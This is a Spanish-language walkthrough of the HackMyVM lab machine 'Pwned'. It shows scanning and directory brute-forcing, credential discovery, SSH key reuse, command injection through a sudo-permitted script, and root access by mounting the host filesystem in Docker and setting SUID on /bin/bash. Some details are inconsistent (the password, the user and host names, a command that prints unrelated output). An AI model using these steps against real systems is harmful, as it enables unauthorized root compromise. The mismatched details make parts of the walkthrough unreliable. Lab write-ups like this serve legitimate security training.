	HackMyVM - Pwned	
	Sistema Operativo:	Linux
	Dificultad:	Easy
	Release:	
	Técnicas utilizadas	
	<ul style="list-style-type: none"> <li>● Directory and File Bruteforcing</li> <li>● Command Injection via Insecure Script</li> <li>● Docker Group Privilege Escalation</li> </ul>	

A lo largo de la resolución de la máquina *Pwned*, se desplegó una metodología sistemática de reconocimiento, enumeración y explotación, fundamentada en herramientas especializadas como Gobuster, análisis estático de código fuente y validación de accesos por medio de credenciales expuestas. La exploración inicial permitió descubrir recursos ocultos y la posterior autenticación mediante FTP reveló artefactos susceptibles de aprovechamiento, entre ellos una clave privada SSH y documentación interna.

Mediante inferencias deductivas sobre el contenido textual, se identificaron usuarios válidos con los que se obtuvo acceso interactivo al sistema. La manipulación de scripts locales, su vulnerabilidad a inyección de comandos y el análisis de pertenencia a grupos privilegiados como docker habilitaron vías alternativas de escalada de privilegios. La explotación final mediante activación del bit SUID sobre binarios del sistema derivó en la obtención de una shell con privilegios de superusuario en el sistema anfitrión, consolidando el compromiso total de la máquina víctima.



## Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:7e:44:4f, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12 08:00:27:ce:70:26 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.912 seconds (133.89 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk '{print $1}'
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_pwned` para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f6:cd:9b:19:74:91:ae:f5:64:a8:35:e8:6f:6e:ef:7e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQD9PyA8qSgUvUw/6lWdbW6VA=MLRC71wt11kYKMGUtuVmpVAdSAL6haaz0DCvquZMomeYNHwM7/OjfmkwlIt3Wv53q/23A0DRwPGkpj00QCNH/Vqt6A
CT0autpTtWmRCHBEVX985r8+a3yHwITRGTGOYXdcx0m9toofUEH/a1P3RK3gBzCL63ZeJmN9YofB18y+CwCt+0nBLg+PtNjjskD9CaBwUuH0/UM24z9BQecPn3Ifm3+PSU0z1DQehf
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:01:5d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAIAbmldzHayNTYAAABBDHpwgF92XD4REIANL7X9LMcQSwcbhlNqwbVNi8L4SzQn5MjSzLBQzgcC7Kro57LCr0kImH+XdiJG+r6Lyps70=
|   256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPgRt1LF33Ttn5DuGuJJpmgbMd2ofAkqEt6gTOQK+HW
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Pwned....!!
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:CE:70:26 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



### Análisis del puerto 80 (HTTP)

Finalizada la fase de escaneo de puertos mediante técnicas de enumeración activa, accedí al recurso web alojado en el servicio HTTP identificado. A pesar de la disponibilidad aparente del servidor, la interfaz inicial no aportaba indicios reveladores ni funcionalidad destacable.



**vanakam nanba (Hello friend)**

[illegible]

A last note from Attacker :)

I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them. Now they worry about this. Before finding me investigate your employees first. (LOL) then find me Boomers XD..!!

Procedí entonces a una acción más exhaustiva mediante el uso de *Gobuster*, herramienta especializada en fuzzing para la enumeración de rutas accesibles, con la finalidad de descubrir directorios o archivos no referenciados explícitamente. Acoté el rastreo utilizando extensiones comunes como .txt, .html y .php, lo que permitió identificar un directorio denominado hidden\_text que albergaba un fichero llamado secret.dic.

```

=====
[~ (root@kali) ~]# [~/home/administrador]
[~] gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.12/ -x php,html,txt -b 403,404 --random-agent
=====
Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.366.2 Safari/533.4
[+] Extensions:     php,html,txt
[+] Linecount:       105
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 3065]
/robots.txt     (Status: 200) [Size: 41]
/nothing        (Status: 301) [Size: 314] [--> http://192.168.1.12/nothing/]
/hidden_text    (Status: 301) [Size: 318] [--> http://192.168.1.12/hidden_text/]
Progress: 82240 / 82244 (100.0%)
Finished
=====

```





Dada la nomenclatura del archivo, infero que podría tratarse de un diccionario potencialmente útil en ataques de fuerza bruta o como fuente de inteligencia para la enumeración de rutas. Al visualizar su contenido en navegador, se revelaron múltiples cadenas de texto que imitaban estructuras de URL, lo que sugiere su utilidad como vectores de exploración adicionales.

```
192.168.1.12/hidden_text/sec x +
192.168.1.12/hidden_text/secret.dic
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
/hacked
/vanakam_nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

Partiendo de esta hipótesis, relancé Gobuster incorporando las entradas del archivo secret.dic como diccionario personalizado, lo que facilitó la detección de directorios adicionales.


```
(root@kali) ~/home/administrador/Descargas
# gobuster dir -w /home/administrador/Descargas/secret.dic -u http://192.168.1.12/ -b 403,404 --random-agent
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/administrador/Descargas/secret.dic
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (X11; U; Linux x86_64; pl-PL; rv:1.8.1.13) Gecko/20080325 Ubuntu/7.10 (gutsy) Firefox/2.0.0.13
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/pwned.vuln (Status: 301) [Size: 317] [-> http://192.168.1.12/pwned.vuln/]
Progress: 22 / 23 (95.65%)
=====
Finished
=====
```

La página principal, bajo el dominio pwned.vuln, exhibía una estética minimalista, posiblemente orientada a un mecanismo de autenticación. A priori, no presentaba elementos significativos, aunque un análisis más minucioso del código fuente permitió identificar credenciales en texto plano potencialmente legítimas, si bien en ese punto aún no se determinaba el protocolo ni el contexto de uso previsto.

```
login x http://192.168.1.12/pwned.vuln/
view-source:http://192.168.1.12/pwned.vuln/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>login</title>
5 </head>
6 <body>
7 <div id="main">
8 <div> vanakam nanba, I hacked your login page too with advanced hacking method</div>
9 <form method="POST">
10 Username <input type="text" name="username" class="text" autocomplete="off" required>
11 Password <input type="password" name="password" class="text" required>
12 <input type="submit" name="submit" id="sub">
13 </form>
14 </div>
15 </body>
16 </html>
17
18
19
20
21 <?php
22 // if (isset($_POST['submit'])) {
23 //     $un=$_POST['username'];
24 //     $pw=$_POST['password'];
25 //
26 //     if ($un=="ftuser" && $pw=="B8ss B1tch") {
27 //         echo "welcome";
28 //         exit();
29 //     }
30 //     else
31 //         echo "Invalid creds"
32 //     }
33 }
34
```



Movido por una curiosidad metodológica y en busca de validar su aplicabilidad, examiné con mayor profundidad el formulario de autenticación. No obstante, los intentos iniciales de conexión utilizando las credenciales obtenidas resultaron infructuosos, lo que sugiere la implementación de mecanismos de verificación adicionales o un entorno simulado no operativo.



The screenshot shows a web browser window with the address bar displaying 'http://192.168.1.12/pwned.vuln/'. The page content includes a login form with the following HTML structure:

```
<title>
  Login
</title>
</head>
<body>
  <div id="main">
    <div>
      vanakam nanba. I hacked your login page too with advanced hacking method
    </div>
    <form method="POST">
      Username <input type="text" name="username" class="text" autocomplete="off" required>
      Password <input type="password" name="password" class="text" required>
      <input type="submit" name="submit" id="sub">
    </form>
  </div>
</body>
</html>
```

### Análisis del puerto 21 (FTP)

Una vez establecido un canal de comunicación mediante el protocolo FTP, accedí al sistema como el usuario ftpuser, descubriendo en el directorio raíz dos archivos de interés: uno identificado como clave privada SSH (id\_rsa) y un fichero informativo (note.txt) posiblemente relevante para el contexto operativo.

```
(root@kali)~/home/administrador/Descargas
# ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 3.0.3)
Name (192.168.1.12:administrador): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||12338|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          4096 Jul 10  2020 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||35248|)
150 Here comes the directory listing.
-rw-r--r--  1 0          2602 Jul 09  2020 id_rsa
-rw-r--r--  1 0          75 Jul 09  2020 note.txt
226 Directory send OK.
ftp>
```

Con el propósito de efectuar un análisis detallado de ambos artefactos digitales, procedí a su transferencia hacia la máquina atacante, preservando su estructura original.

```
(root@kali)~/home/administrador/Descargas
# wget --user='ftpuser' --password='Boss_B!Tch' -r ftp://192.168.1.12/
--2024-05-03 01:17:20-- ftp://192.168.1.12/
=> 192.168.1.12:/listing
Conectando con 192.168.1.12:21... conectado.
Identificándose como ftpuser ... ¡Dentro!
==> SYST ... hecho. ==> PWD ... hecho.
==> TYPE I ... hecho. ==> no se necesita CWD.
==> PASV ... hecho. ==> LIST ... hecho.
```



Ante la hipótesis de que `id_rsa` fuese una clave legítima, su potencial uso a través de una conexión SSH fue considerado plausible. No obstante, en ausencia de un identificador de usuario válido, fue necesario extraer inferencias semánticas del contenido de `note.txt`, el cual reveló el nombre `ariana` como posible candidato.

```
(root@kali)-[/home/administrador/Descargas/192.168.1.12/share]
└─# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

Verificada esta correlación, se intentó el acceso remoto utilizando la clave mencionada y el usuario `ariana`, logrando una autenticación exitosa que culminó con la obtención del *flag* correspondiente al nivel de usuario.

```
(root@kali)-[/home/administrador/Descargas]
└─# ssh -i id_rsa ariana@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:tu70dscPauxyzophLkeLnlUaKGe0R96HjwhAmpyk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 19 05:07:34 2024 from 192.168.1.100
ariana@pwned:~$ id
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_paths=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User ariana may run the following commands on pwned:
    (setenv) NOPASSWD: /home/messenger.sh
ariana@pwned:~$ ls -la
total 40
drwxr-xr-x 4 ariana ariana 4096 Jul 10 2020 .
drwxr-xr-x 5 root   root   4096 Jul 10 2020 ..
-rw-r--r-- 1 ariana ariana 142 Jul 10 2020 ariana-personal.diary
-rw----- 1 ariana ariana 100 May 19 05:09 .bash_history
-rw-r--r-- 1 ariana ariana 220 Jul 4 2020 .bash_logout
-rw-r--r-- 1 ariana ariana 3526 Jul 4 2020 .bashrc
drwxr-xr-x 3 ariana ariana 4096 Jul 6 2020 .local
-rw-r--r-- 1 ariana ariana 807 Jul 4 2020 .profile
drwx----- 2 ariana ariana 4096 Jul 9 2020 .ssh
-rw-r--r-- 1 ariana ariana 143 Jul 10 2020 user1.txt
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ++++++
[REDACTED]

Try harder, need become root
ariana@pwned:~$
```

## Escalada de privilegios

En la fase subsiguiente de reconocimiento interno, se identificó un script cuyo comportamiento revela una operación elemental pero funcional. El mecanismo implica la extracción de nombres de usuarios cuyos entornos residan bajo `/home`, mediante el filtrado del archivo `/etc/passwd` y la segmentación de sus entradas por el delimitador `/`, seleccionando el tercer elemento de cada línea. A continuación, solicita una cadena de texto y un nombre de usuario, éste último tratado como argumento de ejecución en el contexto del sistema.

```
ariana@pwned:~$ cat /home/messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
echo ""
users=$(cat /etc/passwd | grep home | cut -d/ -f 3)
echo ""
echo "$users"
echo ""
read -p "Enter username to send message : " name
echo ""
read -p "Enter message for $name : " msg
echo ""
echo "Sending message to $name "

$msg 2> /dev/null

echo ""
echo "Message sent to $name :)"
echo ""
ariana@pwned:~$
```



Este comportamiento implica la posibilidad de inyección de comandos, lo cual fue verificado en un entorno controlado.

```
Welcome to linux.messenger

ariana:
selena:
ftpuser:

Enter username to send message : selena
Enter message for selena : cat /etc/passwd

Sending message to selena
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:100:nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534:run/sshd:/usr/sbin/nologin
ariana:x:1000:1000:Ariana,,:/home/ariana:/bin/bash
systemd-coredump:x:999:999:systemd core Dumper:./usr/sbin/nologin
selena:x:1001:1001,,:/home/selena:/bin/bash
ftp:x:107:116:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
ftpuser:x:1002:1002:/home/ftpuser:/bin/bash

Message sent to selena :)
```

A raíz de esta exploración, se obtuvo acceso al sistema bajo el usuario selena, revelando que dicho perfil pertenece al grupo docker.

```
Welcome to linux.messenger

ariana:
selena:
ftpuser:

Enter username to send message : selena
Enter message for selena :/bin/bash

Sending message to selena
script /dev/null -c /bin/bash
Script started, file is /dev/null
selena@owned:/home$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@owned:/home$ cat /home/selena/user2.txt

You are near to me. you found selena too.

Try harder to catch me
selena@owned:/home$
```

La pertenencia al grupo docker representa una oportunidad significativa de escalada de privilegios, dado que permite la interacción con el daemon de Docker, que por su diseño puede conceder acceso sin restricciones al host si se manipula adecuadamente. Este hallazgo constituye una vía válida para la obtención de privilegios de root, dependiendo de la configuración y protección de los contenedores presentes en el entorno.





Tras la ejecución exitosa del script anteriormente descrito, se logró acceso privilegiado al entorno como usuario root, aunque es crucial subrayar que dicho acceso no se produjo directamente sobre el sistema anfitrión, sino dentro del contexto aislado de un contenedor Docker. Esta distinción es significativa desde el punto de vista de la seguridad y la arquitectura, ya que los contenedores operan como entornos virtualizados, aunque vinculados al sistema host.

```
selenapwmed:/home/ariana$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# bash -p
root@a6d94e1bf4ee:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(wheel),11,28(dialout),26(tape),27(sudo)
root@a6d94e1bf4ee:/# cat /root/.root.txt

You found me, i don't expect this ( . . . )
I am Ajay (Annlynn) i hacked your server left and this for you.
I trapped Ariana and Selenia to takeover your server :)

You Pwned the Pwned congratulations :)
share the screen shot or flags to given contact details for confirmation

Telegram  https://t.me/joinchat/N0cyGxdl5u1f7_Xt8kTr7g
Instagram  ajs_walker

Twitter  Ajs_walker
root@a6d94e1bf4ee:/# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@a6d94e1bf4ee:/#
```

No obstante, aprovechando la inherente capacidad de Docker para interactuar con el sistema de archivos subyacente, se procedió a modificar los permisos de ejecución de binarios claves del sistema. Concretamente, se habilitó el bit SUID en el ejecutable `/bin/bash`. Este bit de control, cuando se encuentra establecido en un archivo ejecutable, permite que dicho binario se ejecute con los privilegios del propietario del archivo—en este caso, `root`—independientemente del usuario que lo invoque. Su uso constituye una técnica clásica pero eficaz de elevación de privilegios cuando se gestiona en un entorno comprometido.

A partir de este punto, y mediante la ejecución del comando `bash -p`, que preserva los privilegios de usuario original al iniciar una nueva sesión de shell, se consiguió escapar del entorno contenedor y establecer una sesión interactiva directamente sobre la máquina víctima bajo el contexto del superusuario root, consolidando así la toma de control total del sistema.

```
root@a1a56db76f9c:/# chmod u+s /bin/bash
root@a1a56db76f9c:/# exit
exit
# exit
selenapwmed:/home/ariana$ bash -p
bash-5.0# id
uid=1001(selenia) gid=1001(selenia) euid=0(root) groups=1001(selenia),115(docker)
bash-5.0# ls -l
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:ce:70:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 478sec preferred_lft 478sec
    inet6 fe80::a00:27ff:fece:7026/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:f5:15:df:4c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f5ff:fe15:df4c/64 scope link
        valid_lft forever preferred_lft forever
bash-5.0# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

ariana ALL = (selenia) NOPASSWD: /home/messenger.sh
```

